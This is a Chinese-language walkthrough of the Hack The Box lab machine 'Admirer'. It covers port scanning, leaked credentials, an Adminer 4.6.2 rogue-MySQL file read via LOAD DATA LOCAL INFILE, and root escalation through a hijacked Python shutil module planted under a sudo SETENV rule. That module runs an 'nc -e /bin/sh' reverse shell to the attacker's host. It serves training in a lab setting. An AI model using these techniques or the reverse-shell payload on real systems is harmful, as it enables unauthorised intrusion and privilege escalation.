
Admirer(完成),ftp、mysql、python[make_archive]提權

```
└──# nmap -sCV -A -p 21,22,80 10.10.10.187

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-30 07:31 PDT
Nmap scan report for 10.10.10.187
Host is up (0.24s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)
|   256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)
|_  256 d0:2d:dd:d0:5c:42:f8:7b:31:5a:be:57:c4:a9:a7:56 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Admirer
|_http-server-header: Apache/2.4.25 (Debian)
| http-robots.txt: 1 disallowed entry
|_/admin-dir
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2
(95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.12
(94%), Linux 3.13 (94%), Linux 3.16 (94%), Linux 3.8 - 3.11 (94%), Linux 4.8
(94%), Linux 4.4 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   221.29 ms 10.10.14.1
2   221.43 ms 10.10.10.187

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.37 seconds
```

21 port ftp
無法使用anonymous登入，可能需要找到帳密

---

80 port
在/robots.txt找到資料



先記錄用戶名


```
waldo
```

點網站左下角這個會跑到/index.html，但出現Not Found

改用/index.php會正常，可能需進行php,html,txt爆破
單純網站爆破目錄無資訊
嘗試http://10.10.10.187/admin-dir/爆破
發現兩個檔案

```
/contacts.txt (Status: 200)
/credentials.txt (Status: 200)
```


找到資訊




```
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb

##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb

############
# designers #
############
# Howard
Email: h.helberg@admirer.htb
```

```
# Bernadette
Email: b.rauch@admirer.htb

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!
```

FTP登入成功並獲取2個檔案



解壓縮後在index.php找到訊息

```
$servername = "localhost";
$username = "waldo";
$password = "]F7jLHw:*G>UPrTo}~A"d6b";
$dbname = "admirerdb";
```


在/utility-scripts/db_admin.php找到

```
  $servername = "localhost";
  $username = "waldo";
  $password = "Wh3r3_1s_w4ld0?";
```


以上獲取帳密使用crackmapexec都失敗

admin_tasks.php是一個運行命令的腳本，但不能以我能找到的任何資訊。info.php只是一個 PHPInfo 頁面，phptest.php就像一個 hello world。

嘗試連線/utility-scripts/adminer.php(正常)



嘗試登入都失敗



發現是mysql4.6.2應該有漏洞，參考：

- https://sansec.io/research/adminer-4.6.2-file-disclosure-vulnerability
- https://www.foregenix.com/blog/serious-vulnerability-discovered-in-adminer-tool
- https://podalirius.net/en/cves/2021-43008/
  進行操作建置

開始本機kali設定mysql

```
1. sudo service mysql start
2. sudo -u root mysql
3. CREATE DATABASE tso;
4. CREATE USER 'tso'@'10.10.10.187' IDENTIFIED BY 'tso';
5. GRANT ALL PRIVILEGES ON tso.* TO 'tso'@'10.10.10.187' IDENTIFIED BY
'tso';
--socat TCP-LISTEN:3306,fork,bind=10.10.14.2 TCP:127.0.0.1:3306-->此指令不需要
6. CREATE TABLE tso (OUTPUT TEXT(4096));
```


嘗試登入(失敗)

需將此項改成10.10.14.2

```
┌──(root㉿kali)-[/etc/mysql]
└─# grep -R 127.0.0.1 .
./mariadb.conf.d/50-server.cnf:bind-address            = 127.0.0.1
```

```
7. sudo service mysql restart
```

登入成功



測試簡易查詢(正常)

```
select 1
```

1
1

1行 (0.613秒) 編輯, Explain, 匯出

```
select 1;
```

指令

```
LOAD DATA local INFILE '/var/www/html/index.php' INTO TABLE tables_name
fields TERMINATED BY "\n";
```

測試/etc/passwd(失敗)

```
LOAD DATA local INFILE '/etc/passwd' INTO TABLE tso fields TERMINATED BY "\n"
```

查詢發生錯誤 (2000): open_basedir restriction in effect. Unable to open file

```
LOAD DATA local INFILE '/etc/passwd'
INTO TABLE tso fields
TERMINATED BY "\n";
```

測試/var/www/html/index.php(成功)

```
LOAD DATA local INFILE '/var/www/html/index.php'
INTO TABLE tso fields
TERMINATED BY "\n"
```

執行查詢OK，123行受影響 (0.932秒) 編輯

```
LOAD DATA local INFILE '/var/www/html/index.php'
INTO TABLE tso fields
TERMINATED BY "\n";
```

在本機mysql執行select * from tables_nmae;
找到帳密

```
$servername = "localhost";
$username = "waldo";
$password = "&<h5b~yK3F#{PaPB&dA}{H>";
$dbname = "admirerdb";
```

ssh 連線成功

```
# ssh waldo@10.10.10.187
The authenticity of host '10.10.10.187 (10.10.10.187)' can't be established.
ED25519 key fingerprint is SHA256:MfZJmYPldPPosZMdqhpjGPkT2fGNUn2vrEielbbFz/I.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.187' (ED25519) to the list of known hosts.
waldo@10.10.10.187's password:
Linux admirer 4.9.0-19-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Aug 24 16:09:42 2023 from 10.10.14.23
waldo@admirer:~$ ls
user.txt
waldo@admirer:~$ cat user.txt
3cb6801bebd1850d276c572e085bd6b9
waldo@admirer:~$ id
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),1001(admins)
waldo@admirer:~$ whoami
waldo
waldo@admirer:~$
```

---

sudo -l

```
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
```

找到與ftp相同文件

```
waldo@admirer:/opt/scripts$ ls
admin_tasks.sh  backup.py
```

內文

```
backup_passwd()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/passwd to /var/backups/passwd.bak ..."
        /bin/cp /etc/passwd /var/backups/passwd.bak
        /bin/chown root:root /var/backups/passwd.bak
        /bin/chmod 600 /var/backups/passwd.bak
        echo "Done."
    else
        echo "Insufficient privileges to perform the selected operation."
    fi
}

backup_shadow()
{
    if [ "$EUID" -eq 0 ]
    then
        echo "Backing up /etc/shadow to /var/backups/shadow.bak ..."
        /bin/cp /etc/shadow /var/backups/shadow.bak
        /bin/chown root:shadow /var/backups/shadow.bak
        /bin/chmod 600 /var/backups/shadow.bak
        echo "Done."
```

在/var/backups找到與ftp相同文件

```
waldo@admirer:/var/backups$ ls
alternatives.tar.0        dpkg.diversions.0     dpkg.statoverride.1.gz  dpkg.status.2.gz  passwd.bak
alternatives.tar.1.gz     dpkg.diversions.1.gz  dpkg.statoverride.2.gz  dpkg.status.3.gz  shadow.bak
alternatives.tar.2.gz     dpkg.diversions.2.gz  dpkg.statoverride.3.gz  dpkg.status.4.gz
apt.extended_states.0     dpkg.diversions.3.gz  dpkg.statoverride.4.gz  group.bak
apt.extended_states.1.gz  dpkg.diversions.4.gz  dpkg.status.0           gshadow.bak
apt.extended_states.2.gz  dpkg.statoverride.0   dpkg.status.1.gz        html.tar.gz
waldo@admirer:/var/backups$
```

確實都相同

```
waldo@admirer:/dev/shm$ ls
assets  html.tar.gz  images  index.php  robots.txt  utility-scripts  w4ld0s_s3cr3t_d1r
waldo@admirer:/dev/shm$
```

繼續查看了/opt/scripts/admin_tasks.sh，最終確認uid等於0的時候執行6進行備份web目錄可以用python以root身份操作，那麼此處就可以提權root用戶裡面有用backup.py

```
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3

from shutil import make_archive

src = '/var/www/html/'

# old ftp directory, not used anymore
#dst = '/srv/ftp/html'

dst = '/var/backups/html'

make_archive(dst, 'gztar', src)
```

可以得出是載入模組shutil裡面的函數make_archive 那麼就可以利用這裡新建一個shutil的python腳本檔

案然後載入函數make_archive再執行指令進行提權

```
waldo@admirer:/tmp/tso$ cat shutil.py
import os

def make_archive(h, t, b):
        os.system("nc 10.10.14.2 9999 -e '/bin/sh'")
waldo@admirer:/tmp/tso$
```

觸發提權

```
sudo PYTHONPATH=/tmp/tso /opt/scripts/admin_tasks.sh
```

```
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.187] 52338
ls
shutil.py
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```

```
cat root.txt
33f87589435f25e086936df8e8552fd6
```